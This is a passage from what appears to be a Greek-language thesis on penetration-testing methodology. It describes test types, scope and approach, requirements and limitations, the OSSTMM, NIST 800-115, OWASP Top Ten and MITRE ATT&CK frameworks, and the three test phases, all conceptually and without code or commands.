- Με το δεύτερο **επίπεδο – προσεκτικό**. Κατά την εκτέλεση μιας προσεκτικής επίθεσης, ο PenTester θα προσπαθήσει να χρησιμοποιήσει μόνο εκείνα τα ελαττώματα ασφαλείας των οποίων η εκμετάλλευση αδυναμιών τους δεν θα ενοχλήσει τη λειτουργία του συστήματος στόχου. Χρήση

γνωστών προεπιλεγμένων κωδικών πρόσβασης ή απόπειρες πρόσβασης σε καταλόγους ενός διακομιστή ιστού είναι ένα παράδειγμα προσεκτικής επίθεσης.

- Με το χαμηλότερο **επίπεδο – παθητικά**. Λόγω της μικρής αλληλεπίδρασης με τον στόχο σύστημα, τυχόν ευπάθειες που εντοπίζονται, δεν αξιοποιούνται.

2.2.3 Δοκιμές με βάση το πεδίο

Το πεδίο ενός Penetration Test πρέπει να καθοριστεί προσεκτικά για να προσδιοριστεί ποια συσκευή, δίκτυα και οι υπηρεσίες πρέπει να περιλαμβάνονται σε περιβάλλον δοκιμών. Αναφέρονται ποια συστήματα πρέπει να δοκιμαστούν κατά τη φάση δοκιμής. Όσον αφορά το πεδίο του Penetration Test, διακρίνετε σε τρεις μετρήσεις: **πλήρεις**, **περιορισμένες** ή **εστιασμένες**, μειώνοντας έτσι την πολυπλοκότητα και το κόστος των λύσεων. Ο χρόνος που αφιερώνεται για ένα Penetration Test είναι άμεσα συνδεδεμένο με το πεδίο των προς διερεύνηση συστημάτων. Το πεδίο των τεστ διαφέρει βάσει των προηγούμενων γνώσεων αλλά και τη διαμόρφωση του συστήματος.

- Μια **πλήρης** δοκιμή εξετάζει συστηματικά το συνολικό σύστημα. Πρέπει να σημειωθεί ότι ακόμη και σε πλήρη δοκιμή ορισμένα συστήματα να μην είναι σε θέση να ελεγχθούν.

- Με **περιορισμένη** πρόσβαση ενός Penetration Test, μόνο ένα μέρος του συστήματος διερευνάται όπου είναι το πιο κρίσιμο. Για παράδειγμα, όλα τα συστήματα στο DMZ ή συστήματα που επηρεάζουν μια λειτουργική μονάδα.

- Με **εστιασμένη** προσέγγιση ενός Penetration Test, μόνο ένα μέρος του συστήματος ή μία μόνο υπηρεσία εντός των συστημάτων δοκιμάζονται. Για παράδειγμα τέτοια προσέγγιση είναι κατάλληλη μετά από τροποποίηση ή επέκταση ενός συστήματος. Ένα τέτοιο τεστ μπορεί, φυσικά, να παρέχει μόνο πληροφορίες για το τμήμα ενός συστήματος ή μιας υπηρεσίας που δοκιμάστηκε. Δεν μπορεί να παρέχει γενικές πληροφορίες σχετικά με τη συνολική ασφάλεια του συστήματος.

2.2.4 Δοκιμές από την προσέγγιση

Ένα Penetration Test μπορεί να χαρακτηριστεί από την προσέγγιση των Pen Testers. Υπάρχουν δύο είδη προσεγγίσεων, **κρυφή** και **εμφανή**.

- Οι **κρυφές** προσεγγίσεις χρησιμοποιούν τεχνικές που δεν μπορούν να χαρακτηριστούν ως επίθεση και έτσι αποκρύπτουν περαιτέρω τη δραστηριότητά τους. Κανονικά, τα Penetration Tests διεξάγονται σε δευτερεύοντα συστήματα ασφαλείας, όπως οργανωτική και δομή προσωπικού και οι υπάρχουσες διαδικασίες κλιμάκωσης πρέπει να είναι κρυφές. Σε προηγούμενη έρευνα, μόνο μέθοδοι που δεν είναι άμεσα αναγνωρίσιμες ως απόπειρες επίθεσης στο σύστημα πρέπει να χρησιμοποιούνται για την ελαχιστοποίηση των ειδοποιήσεων από τα συστήματα ασφαλείας.

- Τα **εμφανή** white-box tests θα πρέπει να γίνονται όταν η κρυφή προσέγγιση αποτύχει να εμφανίσει κάποιο αποτέλεσμα. Αυτή η προσέγγιση μπορεί να περιλαμβάνει μεθόδους, όπως εκτεταμένη σάρωση θυρών και θα πρέπει να πραγματοποιείται σε συνεργασία με τα εσωτερικά στελέχη που είναι υπεύθυνα για το σύστημα. Το εσωτερικό προσωπικό μπορεί να είναι μέρος της ομάδας που διεξήγαγε το εμφανή white-box test. Δίνει στους υπεύθυνους δοκιμών χρόνο να αντιδράσουν γρήγορα σε απροσδόκητα προβλήματα.

2.2.5 Δοκιμές σύμφωνα με την τεχνική που χρησιμοποιήθηκε

Υπάρχουν αρκετές τεχνικές, οι οποίες μπορούν να εφαρμοστούν κατά τη διαδικασία ενός Penetration Test. Συχνά, τα συστήματα εκτίθονται μέσω υπολογιστή ή δικτύων που δεν είναι σωστά μαζί με άλλους τύπους φυσικών επιθέσεων και τεχνικών κοινωνικής μηχανικής. Αυτές οι τεχνικές συζητούνται εν συντομία ως εξής:

- Penetration Test **με βάση το δίκτυο**, είναι η πιο κοινή διαδικασία δοκιμών. Χρησιμοποιώντας επίθεση μέσω του δικτύου, ο PenTester κάνει επίθεση ώστε να εκμεταλλευτεί αδυναμίες ή ανεπάρκειες σε λειτουργικά συστήματα,δικτυακά πρωτόκολλα και εφαρμογές συστημάτων. Αυτή η επίθεση επίσης περιλαμβάνει DOS, buffer overflow, IP spoofing, sniffing, port scanning.

- Εκτός από Penetration Test με βάση το δίκτυο, ο PenTester μπορεί να ακολουθήσει τεχνικές που θα δοκιμάσει τρωτά σημεία μέσω **άλλων δικτυακών επικοινωνιών**, όπως 802.11 Wireless, Infrared Systems και Bluetooth ή αναδημιουργία δεδομένων από ηλεκτρομαγνητική ακτινοβολία που προέρχεται από συσκευές συστήματος.

- Χρησιμοποιώντας την τεχνική **φυσικής επίθεσης**, ο PenTester μπορεί να πάρει πληροφορίες από κεντρικούς υπολογιστές που δεν προστατεύονται με κωδικό πρόσβασης, αφού αποκτήσει πρώτα πρόσβαση στην περίμετρο του οργανισμού. Επομένως, κατά τη διάρκεια φυσικής επίθεσης είναι σχετικά εύκολο να αποκτηθούν τα επιθυμητά δεδομένα παρακάμπτοντας τα φυσικά συστημάτα.

- Οι άνθρωποι θεωρούνται ο αδύναμος κρίκος στην αλυσίδα ασφαλείας, γι 'αυτό οι τεχνικές **κοινωνικής μηχανικής** είναι συχνά επιτυχημένες. Η κοινωνική μηχανική είναι η τέχνη της εκμετάλλευσης της ανθρώπινης αδυναμίας με σκοπό την απόκτηση πολύτιμων πληροφοριών σχετικά με το σύστημα. Η ευρύτερη περιοχή επιθέσεων είναι δυνατή χρησιμοποιώντας αυτήν τη μέθοδο. Η κοινωνική μηχανική λειτουργεί καλύτερα όταν υπάρχουν συγκεκριμένες πολιτικές και διαδικασίες που πρέπει να δοκιμαστούν. Για παράδειγμα, ένας εισβολέας θα μπορούσε να ενεργήσει ως υπάλληλος ή εκπρόσωπος του τμήματος πληροφορικής εξαπατώντας τους χρήστες να αποκαλύψουν τις πληροφορίες κωδικού πρόσβασης του λογαριασμού τους και μπορεί να πείσει τους ανυποψίαστους χρήστες να αποκτήσουν πρόσβαση σε περιοχές για να αναζητήσουν ευαίσθητες πληροφορίες.

2.2.6 Δοκιμές από το αρχικό σημείο επίθεσης

Ένα διεξοδικό Penetration Test καθορίζει το αρχικό σημείο επίθεσης όπου ο PenTester ξεκινά μια δοκιμή εξωτερική ή εσωτερική στο δίκτυο ενός οργανισμού. Ένα σημείο από το οποίο ο PenTester επιλέγει να κάνει επίθεση είναι το αρχικό σημείο. Συνήθως τα σημεία εκκίνησης είναι το τείχος προστασίας, οι υπηρεσίες απομακρυσμένης πρόσβασης, οι διακομιστές Ιστού και τα ασύρματα δίκτυα.

- Σε Penetration Test που πραγματοποιείται από **εσωτερικό περιβάλλον**, ο PenTester συνδέεται με την εσωτερική υποδομή με βασική πρόσβαση στο σύστημα υπολογιστή. Η προσομοίωση αυτής της επίθεσης δίνει στον οργανισμό πολύτιμες πληροφορίες σχετικά με τον τρόπο προστασίας των συστημάτων από τους δυσαρεστημένους υπαλλήλους του. Κατά τη διάρκεια εσωτερικών δοκιμών, ο PenTester μπορεί να αξιολογήσει την επίδραση ενός σφάλματος στη διαμόρφωση του τείχους προστασίας, μαζί με τη φυσική πρόσβαση του συστήματος για την προσομοίωση μιας επίθεσης από άτομα με πρόσβαση στο εσωτερικό δίκτυο.

- Σε Penetration Test που πραγματοποιήθηκε από **εξωτερικό περιβάλλον**, ο PenTester επιχειρεί να παραβιάσει την ασφάλεια από το εξωτερικό με εστίαση σε δίκτυο συνδεδεμένο στο Διαδίκτυο. Τέτοιες δοκιμές θέτουν τον PenTester στην ίδια θέση με οποιονδήποτε άλλο εισβολέα και δίνει μια συνολική εικόνα της επίθεσης όπως θα περίμενε κανείς. Τέτοιες επιθέσεις γίνονται συνήθως από το

μηδέν, με ή χωρίς αποκάλυψη πληροφοριών πρόσβασης στον PenTester. Συνήθως, τα Κέντρα Δεδομένων Διαδικτύου (IDC), τείχη προστασίας, σημεία τερματισμού VPN, σημεία απομακρυσμένης πρόσβασης και περιβάλλον DMZ είναι οι προφανείς στόχοι για απόπειρες επίθεσης.

2.3 Απαιτήσεις για ένα Penetration Test

Πριν από ένα Penetration Test, ορισμένα βασικά ζητήματα πρέπει να τεθούν προκειμένου να διασφαλιστούν χρήσιμα και έγκαιρα αποτελέσματα. Περιλαμβάνονται τεχνικές απαιτήσεις όπως χρονικοί περιορισμοί, κάλυψη πλήρης φάσματος των απειλών, το εύρος των διευθύνσεων IP από τις οποίες πρόκειται να διεξαχθεί το Penetration Test, τα συστήματα που πρόκειται να επιτεθούν και επίσης εκείνα στα οποία δεν πρέπει να γίνει επίθεση ως μέρος της δοκιμής, με ελάχιστη διακοπή στην κανονική λειτουργία. Άλλες απαιτήσεις μπορεί επίσης να περιλαμβάνουν νομικά και συμβατικά ζητήματα που προσδιορίζουν την ευθύνη, πληροφορίες σε άτομα σχετικά με τη διεξαγωγή του τεστ. Τέτοιες απαιτήσεις μπορεί να ποικίλλουν ανάλογα με τις νομικές δομές του οργανισμού ή ακόμη και τη χώρα υποδοχής του οργανισμού.
Εκτός από τις προαναφερθείσες απαιτήσεις, υπάρχουν ορισμένα ζητήματα ηθικής και τεχνικής ικανότητας που αντιμετωπίζουν οι PenTesters κατά τη διεξαγωγή δοκιμών από συστήματα ή πρωτόκολλα που δεν περιλαμβάνονται ρητά ή εξαιρούνται από μια δοκιμή. Παρόλο που ο Κώδικας Συμπεριφοράς και η Βέλτιστη Πρακτική καθορίζονται από πολλούς επαγγελματικούς φορείς, στην πράξη, ο PenTester συχνά απαιτείται να λάβει μια απόφαση δεδομένης μιας συγκεκριμένης κατάστασης. Επομένως, πρέπει να διαθέτει τις απαραίτητες διαδικασίες, ηθική και τεχνική εκπαίδευση για να διασφαλίσει ότι το Penetration Test διεξάγεται σωστά και δεν οδηγεί σε ψευδή ή παραπλανητική αίσθηση ασφάλειας. [10]

2.4 Περιορισμοί ενός Penetration Test

Τα Penetration Test είναι μια χρήσιμη πρακτική που μπορεί να έχει τεράστια αξία για την ενίσχυση της ασφάλειας οποιουδήποτε συστήματος ή προϊόντος. Ωστόσο, τα Penetration Tests έχουν περιορισμούς. Πρώτον, ενδέχεται να μην εντοπίζουν όλες τις ευπάθειες που οφείλονται στον περιορισμό του χρόνου ή στον περιορισμό μιας δοκιμής που εστιάζει στο έργο. Οι περισσότεροι οργανισμοί δεν μπορούν να δοκιμάσουν τα πάντα, λόγω περιορισμού πόρων και χρόνου, αλλά στον πραγματικό κόσμο οι επιτιθέμενοι μπορεί να βρουν αδυναμίες σε περιοχές που δεν ήταν μέρος του πεδίου του Penetration Test. Οι επιτιθέμενοι έχουν άφθονο χρόνο για να σχεδιάσουν την επίθεσή τους, ενώ οι περισσότερες διεργασίες Penetration Test διαρκούν για μικρό χρονικό διάστημα. Επιπλέον, ενώ μπορεί να ακολουθηθεί μια μεθοδολογία, το Penetration Test δεν είναι ακριβής επιστήμη. Για παράδειγμα, ένας PenTester μπορεί να εξετάσει πολλαπλές ευπάθειες χαμηλού κινδύνου και όταν επανεξεταστεί μεμονωμένα μπορεί να καταλήξει στο συμπέρασμα ότι δεν υπάρχει σοβαρός κίνδυνος. Από την άλλη πλευρά, ο επόμενος PenTester, μέσω εμπειρίας μπορεί να δει ότι πολλαπλές ευπάθειες χαμηλού κινδύνου μπορεί να οδηγήσουν σε σημαντικό συμβιβασμό του περιβάλλοντος. Εκτός από τους περιορισμούς των δοκιμών που εστιάζονται στο έργο και του χρονικού περιορισμού, τα Penetration Tests περιορίζονται από τα τρέχοντα γνωστά exploits που είναι διαθέσιμα στο κοινό. Κανονικά, οι PenTesters δεν γράφουν τα δικά τους exploits αλλά αντ 'αυτού βασίζονται σε έτοιμα exploits που γράφονται από άλλους. Ακόμη και για εκείνους τους PenTesters που γράφουν τα exploits, συχνά δεν υπάρχει αρκετός χρόνος για να δημιουργήσουν ένα προσαρμοσμένο exploit για ένα πρόσφατα ανακαλυμμένο ελάττωμα σε ένα περιβάλλον-στόχο. Ωστόσο, ένα Penetration Test δεν παρέχει μόνο βελτίωση στην ασφάλεια ενός υπολογιστή ή ενός συστήματος δικτύου, ούτε εγγυάται ότι δεν θα πραγματοποιηθεί επιτυχής επίθεση, αλλά μειώνει σημαντικά την πιθανότητα επιτυχούς επίθεσης εάν ληφθούν μέτρα για την αντιμετώπιση ευπαθειών που βρέθηκαν. Παρόλο που τα Penetration Tests δεν μπορούν να αντικαταστήσουν τις παραδοσιακές δοκιμές ασφάλειας, ούτε υποκαθιστάν μια γενική πολιτική ασφάλειας, αλλά συμπληρώνουν τις καθιερωμένες διαδικασίες αναθεώρησης και αντιμετωπίζουν τις νέες απειλές. Το αποτέλεσμα ενός Penetration Test είναι ωστόσο σχετικά βραχύβια. Όσο περισσότερη προστασία απαιτούν τα συστήματα, τόσο πιο συχνά θα πρέπει να γίνονται Penetration Tests προκειμένου να μειωθεί η πιθανότητα επιτυχούς επίθεσης.

2.5 Υφιστάμενα πλαίσια εφαρμογής Penetration Test

Υπάρχουν μερικές γνωστές μεθοδολογίες ανοιχτού κώδικα που έχουν γίνει ευρέως αποδεκτές και εφαρμόζονται μεταξύ των Penetration Testers. Ο Penetration Tester χρησιμοποιεί αυτά τα πλαίσια για να δημιουργήσει τη δική του διαδικασία, καθώς παρέχουν μια εκτεταμένη άποψη αξιολόγησης της ασφάλειας του δικτύου και των εφαρμογών. Τέσσερα από τα πιο συνηθισμένα είναι τα εξής:

1. Open Source Security Testing Methodology Manual (OSSTMM)
2. National Institute of Standards and Technology (NIST 800-115)
3. OpenWeb Application Security Project (OWASP) Top Ten
4. MITRE | ATT&CK

Η πρώτη μεθοδολογία παρέχει γενικές κατευθυντήριες γραμμές και μεθόδους που ακολουθούν τον έλεγχο ασφάλειας για σχεδόν οποιοδήποτε στοιχείο πληροφοριών, η δεύτερη καλύπτει μεθοδολογίες Penetration Test δικτύου σε υψηλό επίπεδο, η τρίτη ασχολείται με την αξιολόγηση ασφάλειας εφαρμογών και η τελευταία είναι ένας ολοκληρωμένος πίνακας τακτικών και τεχνικών που χρησιμοποιούνται. Αυτές οι μεθοδολογίες βοηθούν τους PenTesters να επιλέξουν την καλύτερη στρατηγική που θα ταιριάζει στις απαιτήσεις του πελάτη τους και να επιλέξουν το κατάλληλο πρωτότυπο δοκιμής. Ωστόσο, είναι σημαντικό να θυμόμαστε ότι η ασφάλεια από μόνη της είναι μια συνεχής διαδικασία. Οποιαδήποτε μικρή αλλαγή στο περιβάλλον προορισμού μπορεί να επηρεάσει ολόκληρη τη διαδικασία ελέγχου ασφαλείας και μπορεί να προκαλέσει σφάλματα στα τελικά αποτελέσματα. Επομένως, πριν από τον συνδυασμό από αυτές τις μεθοδολογίες, πρέπει να διασφαλιστεί η ακεραιότητα του περιβάλλοντος-στόχου. Επιπλέον, η προσαρμογή οποιασδήποτε μεθοδολογίας δεν παρέχει απαραίτητα πλήρη εικόνα της διαδικασίας εκτίμησης κινδύνου. Ως εκ τούτου, εναπόκειται στον PenTester να επιλέξει την καλύτερη στρατηγική που μπορεί να ανταποκριθεί στα κριτήρια του στόχου και παραμένει συνεπής με το δίκτυο ή το περιβάλλον εφαρμογής της.

2.5.1 Open Source Security Testing Methodology Manual

Το OSSTMM [11] είναι μια μεθοδολογία αξιολόγησης για την εκτέλεση δοκιμών ασφαλείας και μετρήσεων. Παρέχει τις τεχνικές λεπτομέρειες για το ποια ακριβώς αντικείμενα πρέπει να δοκιμαστούν, τι πρέπει να κάνετε πριν, κατά τη διάρκεια και μετά από μια δοκιμή ασφαλείας, πώς να μετρήσετε τα αποτελέσματα. Το OSSTMM προσπαθεί να παρέχει κάποια δομή και επιβολή βέλτιστων πρακτικών στο πλαίσιο του Penetration Test. Από τεχνική άποψη, η μεθοδολογία της χωρίζεται σε τέσσερις βασικές ομάδες,[8] **Scope**, **Channel**, **Index** και **Vector**. Το **scope** ορίζει μια διαδικασία συλλογής πληροφοριών για όλα τα περιουσιακά στοιχεία που λειτουργούν στο περιβάλλον προορισμού. Ένα **channel** καθορίζει τον τύπο επικοινωνίας και αλληλεπίδρασης με αυτά τα στοιχεία. Αυτά τα κανάλια (ενότητες) χρησιμοποιούνται για να περιγράψουν σύνολα στοιχείων ασφαλείας που πρέπει να δοκιμαστούν και να επαληθευτούν κατά τη διάρκεια της περιόδου αξιολόγησης. Αυτά τα στοιχεία περιλαμβάνουν στοιχεία ελέγχου πληροφοριών και δεδομένων, επίπεδα ευαισθητοποίησης προσωπικής ασφάλειας, επίπεδα ελέγχου απάτης και κοινωνικής μηχανικής, δίκτυα υπολογιστών και τηλεπικοινωνιών, ασύρματες συσκευές, κινητές συσκευές, ελέγχους πρόσβασης φυσικής ασφάλειας, διαδικασίες ασφαλείας και φυσικές τοποθεσίες όπως κτίρια, περιμέτρους και στρατιωτικές βάσεις. Το **index** είναι μια μέθοδος που είναι σημαντικά χρήσιμη κατά την ταξινόμηση αυτών των στοχευόμενων στοιχείων που αντιστοιχούν στις συγκεκριμένες ταυτοποιήσεις τους, όπως η διεύθυνση MAC και η διεύθυνση IP. Στο τέλος, ένας **vector** καταλήγει στην κατεύθυνση με την οποία ένας ελεγκτής μπορεί να αξιολογήσει και να αναλύσει κάθε λειτουργικό στοιχείο. [8]

Το OSSTMM παρέχει οδηγίες για να διασφαλιστεί ότι οι δοκιμές είναι διεξοδικές και εστιάζονται στη βελτίωση της ποιότητας της ασφάλειας των επιχειρήσεων. Επικεντρώνεται επίσης στη μεθοδολογία και τη στρατηγική του PenTester για επαναληψιμότητα και συνέπεια στο Penetration test. Για το σκοπό αυτό, το OSSTMM ακολουθεί μια διαδικασία τεσσάρων ξεχωριστά συνδεδεμένων φάσεων, δηλαδή **φάση ρυθμιστή**, **φάση ορισμού**, **φάση πληροφοριών** και **διαδραστική φάση δοκιμής ελέγχου**. Αυτές οι φάσεις είναι επαναλαμβανόμενες διαδικασίες σε ένα Penetration test και χρησιμοποιούνται σε όλα τα κανάλια όπως προσδιορίζονται από το OSSTMM. Το OSSTMM είναι επίσης γνωστό για τους κανόνες εμπλοκής του, οι

οποίοι καθορίζουν τον τρόπο με τον οποίο το δοκιμαστικό έργο πρέπει να εκτελεστεί σωστά ξεκινώντας από το πεδίο εφαρμογής του έργου, την εμπιστευτικότητα και τη μη αποκάλυψη πληροφοριών, τα στοιχεία επικοινωνίας έκτακτης ανάγκης, τη δήλωση της διαδικασίας αλλαγής εργασίας, το σχέδιο δοκιμών, τη διαδικασία δοκιμής, έως τον τρόπο με τον οποίο ο πελάτης μπορεί να περιμένει να λάβει την αναφορά. Το OSSTMM παρέχει μια ευρεία περιγραφή κατηγοριών δοκιμών. Περιλαμβάνει επίσης βήμα προς βήμα περιγραφές και πληροφορίες διαδικασίας, αλλά όχι βαθιά με συγκεκριμένα εργαλεία και εντολές Penetration Test. Αν και το OSSTMM παρέχει μια μεθοδολογία για τη διενέργεια Penetration Test, είναι κυρίως μια μεθοδολογία ελέγχου που μπορεί να ικανοποιήσει τις κανονιστικές και βιομηχανικές απαιτήσεις όταν χρησιμοποιείται έναντι εταιρικών περιουσιακών στοιχείων. [12]

Χαρακτηριστικά και οφέλη:

- Η μεθοδολογία του προσαρμόζεται σε διαφορετικού τύπου security tests, όπως Penetration Test, white-box audit και vulnerability assessment.

- Κάνοντας εξάσκηση την OSSTMM μεθοδολογία μειώνονται τα περιστατικά false positives και παρέχει ακριβή μέτρηση για την ασφάλεια.

- Η μεθοδολογία ενημερώνεται τακτικά με νέες τάσεις security testing, κανονισμούς και δεοντολογίες ζητημάτων.

2.5.2 National Institute of Standards and Technology

Το Εθνικό Ινστιτούτο Επιστήμης και Τεχνολογίας (NIST) της κυβέρνησης των Η.Π.Α. έχει εκδώσει Ειδική Έκδοση 800-115 Οδηγίες για την Ασφάλεια Δικτύου [2], η οποία αντικατέστησε την Ειδική Δημοσίευση 800-42 Τεχνικός Οδηγός για την Ασφάλεια Πληροφοριών Δοκιμή και Αξιολόγηση. Αυτό το πρότυπο αντιμετωπίζει και καλύπτει μεθοδολογίες Penetration Test σε υψηλό επίπεδο. Αυτά τα έγγραφα επικεντρώνονται στο πλαίσιο δοκιμών, στις πληροφορίες σχετικά με τα προτεινόμενα εργαλεία ασφάλειας, στους κανόνες εμπλοκής και ούτω καθεξής. Αν και η μεθοδολογία του NIST είναι λιγότερο περιεκτική από το OSSTMM, αλλά είναι πιο πιθανό να είναι αποδεκτή από ρυθμιστικούς οργανισμούς, καθώς παρέχει επαναλαμβανόμενη διαδικασία για τη διενέργεια ελέγχων ασφαλείας. Το NIST αναφέρεται στις πληροφορίες, στις έννοιες και στις μεθόδους και στις παραμέτρους του OSSTMM. Το έγγραφο περιλαμβάνει οδηγίες για τα ακόλουθα [13]:

- Δοκιμές πολιτικών ασφαλείας
- Ο ρόλος της διαχείρισης στον έλεγχο ασφαλείας
- Μέθοδοι δοκιμών
- Τεχνικές ελέγχου ασφαλείας
- Προσδιορισμός και ανάλυση συστημάτων
- Αξιολογήσεις σάρωσης ευπαθειών
- Σχεδιασμός δοκιμών ασφάλειας πληροφοριών
- Εκτέλεση δοκιμής ασφαλείας
- Δραστηριότητες μετά τη δοκιμή

2.5.3 Open Web Application Security Project Top Ten

Για να αντιμετωπιστεί το ζήτημα των ολοένα και περισσότερων εφαρμογών που βασίζονται στο Διαδίκτυο και της ανάγκης δοκιμής των πτυχών ασφαλείας των εφαρμογών Web, μπορούν να χρησιμοποιηθούν πόροι

όπως η μεθοδολογία ανοιχτού κώδικα OpenWeb Application Security Project (OWASP) [10]. Το OWASP είναι ένα έργο ανοιχτού κώδικα που παρέχει ένα πλαίσιο δοκιμών για εφαρμογές που βασίζονται στο http πρωτόκολλο. Έχει περιορισμένο πεδίο εφαρμογής σε σχέση με τα άλλα πρότυπα, αλλά καλύπτει λεπτομερώς την περιοχή του. OWASP Testing Guide είναι μια εξαιρετική περιγραφή των πολυάριθμων δοκιμών που πρέπει να γίνουν και να εκτελεστούν σωστά, παρέχοντας μεγάλο βάθος και ευρεία επιλογή εργαλείων για χρήση στη διαδικασία δοκιμής ασφάλειας εφαρμογών ιστού. Αυτός ο οδηγός δοκιμών OWASP επιχειρεί να παρουσιάσει τα δέκα κορυφαία έργα του με την περιεκτική περιγραφή του για τον προσδιορισμό του κινδύνου του οργανισμού και να αυξήσει την ευαισθητοποίηση σχετικά με την ασφάλεια εφαρμογών μεταξύ διαφόρων οργανισμών. Ο οδηγός δοκιμών OWASP αξιολογεί τον κίνδυνο με βάση τον αντίκτυπο που θα μπορούσε να έχει στην επιχείρηση και τον οργανισμό και την πιθανότητα να συμβεί. Ο οδηγός δεν επικεντρώνεται στα πλήρη προγράμματα ασφαλείας εφαρμογών, αλλά παρέχει την απαραίτητη βάση για την ενσωμάτωση της ασφάλειας μέσω ασφαλών αρχών κωδικοποίησης και πρακτικών. Κατηγοριοποιεί τους κινδύνους ασφαλείας της εφαρμογής αξιολογώντας τους κορυφαίους φορείς επίθεσης και τις αδυναμίες ασφάλειας σε σχέση με τον τεχνικό και επιχειρηματικό τους αντίκτυπο. Ο οδηγός δοκιμών OWASP επικεντρώνεται κυρίως στις δοκιμές εφαρμογών ιστού, οι οποίες περιλαμβάνουν:

- Συλλογή πληροφοριών
- Διαχείριση διαμόρφωσης
- Δοκιμή ελέγχου ταυτότητας
- Έλεγχος εξουσιοδότησης
- Δοκιμή επιχειρησιακής λογικής
- Δοκιμή επικύρωσης δεδομένων
- Δοκιμή άρνησης υπηρεσίας επιθέσεων
- Δοκιμή διαχείρισης συνεδρίας
- Δοκιμή υπηρεσιών Ιστού
- Σοβαρότητα κινδύνου
- Δοκιμή AJAX

OWASP Top 10 Web Application Security Risks για το 2020 [14]:

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting XSS
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

2.5.4 MITRE | ATT&CK

Το framework MITRE ATT&CK [26] είναι ένας ολοκληρωμένος πίνακας τακτικών και τεχνικών που χρησιμοποιούνται από threat hunters, red teamers και αμυνόμενους για να κατανοήσουν καλύτερα τις επιθέσεις και να αξιολογήσουν τον κίνδυνο ενός οργανισμού.
Ο στόχος του framework είναι να βελτιώσει τον εντοπισμό των αντιπάλων μετά από συμβιβασμούς σε επιχειρήσεις, απεικονίζοντας τις ενέργειες που μπορεί να έχει κάνει ένας εισβολέας. Πώς μπήκε ο εισβολέας; Πώς κινούνται; Η βάση γνώσεων έχει σχεδιαστεί για να βοηθά στην απάντηση σε εκείνα τα ερωτήματα που συμβάλλουν στην επίγνωση της στάσης ασφαλείας ενός οργανισμού στην περίμετρο. Οι οργανισμοί μπορούν

να χρησιμοποιήσουν το framework για να εντοπίσουν τρύπες στην άμυνα και να τους δώσουν προτεραιότητα βάσει κινδύνου.

Ποιες είναι οι τακτικές του ATT&CK framework;


Το framework ATT&CK αποτελείται από 11 τακτικές, οι οποίες μπορούν να μας βοηθήσουν να καταλάβουμε το "γιατί" και ποιός ήταν ο πραγματικός στόχος του επιτηθέμενου

- Initial Access / Αρχική πρόσβαση
- Execution / Εκτέλεση
- Persistence / Επιμονή
- Privilege Escalation / Επαύξηση δικαιωμάτων
- Defense Evasion / Αποφυγή αμυντικών μηχανισμών
- Credential Access / Πρόσβαση με διαπιστευτήρια
- Discovery / Ανακάλυψη
- Lateral Movement / «Πλευρική κίνηση»
- Collection / Συλλογή
- Exfiltration / Εξαγωγή δεδομένων
- Impact / Επίπτωση

Κάθε τακτική περιέχει μια σειρά από τεχνικές που έχουν παρατηρηθεί ότι χρησιμοποιούνται από malware ή από ομάδες επιτηθέμενων. Οι τακτικές αυτές σκέφτονται για παράδειγμα πως οι εισβολείς κάνουν επαύξηση των δικαιωμάτων τους; Πώς γίνεται διάρρευση των δεδομένων; Ενώ υπάρχουν 11 κύριες τακτικές στο Enterprise ATT&CK framework, υπάρχουν πολλές τεχνικές, πάρα πολλές για να αναφερθούν εδώ. 291 τη στιγμή της σύνταξης αυτής της εργασίας. Είναι καλύτερα οπτικοποιημένα μέσω του MITRE's ATT&CK Navigator [27], μια ωραία εφαρμογή ιστού ανοιχτού κώδικα που επιτρέπει τη βασική πλοήγηση και τον σχολιασμό όλων των πινάκων του framework. Κάθε τεχνική περιέχει πληροφορίες με βάση τα συμφραζόμενα, όπως τα δικαιώματα που απαιτούνται, σε ποια πλατφόρμα εμφανίζεται η τεχνική και πώς να εντοπίζει εντολές και διεργασίες στις οποίες χρησιμοποιούνται.

2.6 Οι φάσεις εκτέλεσης του Penetration Test


Η συνολική διαδικασία ενός Penetration Test μπορεί να χωριστεί σε μια σειρά βημάτων ή φάσεων. Όταν αυτά τα βήματα ή οι φάσεις συνδυάζονται σχηματίζουν μια ολοκληρωμένη μεθοδολογία Penetration Test. Διαφορετικές μεθοδολογίες έχουν χρησιμοποιήσει διαφορετική ονοματολογία για διάφορα στάδια ή φάσεις, αλλά έχουν τον ίδιο στόχο. Αν και, η συγκεκριμένη ορολογία μπορεί να διαφέρει, η διαδικασία παρέχει μια πλήρη επισκόπηση των μεθοδολογιών δοκιμής διείσδυσης. Υπάρχουν τρεις φάσεις, **Pre-Attack phase**, **Attack phase** και **Post-Attack phase**, όπως φαίνεται στο σχήμα 2.2. Οι δραστηριότητες σε κάθε φάση εξαρτώνται από τον τρόπο με τον οποίο οι κανόνες εμπλοκής έχουν καθορίσει ότι πρέπει να διεξαχθεί το Penetration Test. Κάθε φάση έχει περιγραφεί εν συντομία παρακάτω από την προοπτική της προσέγγισης black-box που στοχεύει σε συστήματα πληροφοριών.



Σχήμα 2.2: Οι 3 φάσεις του Penetration Test

2.6.1 Pre-Attack Phase

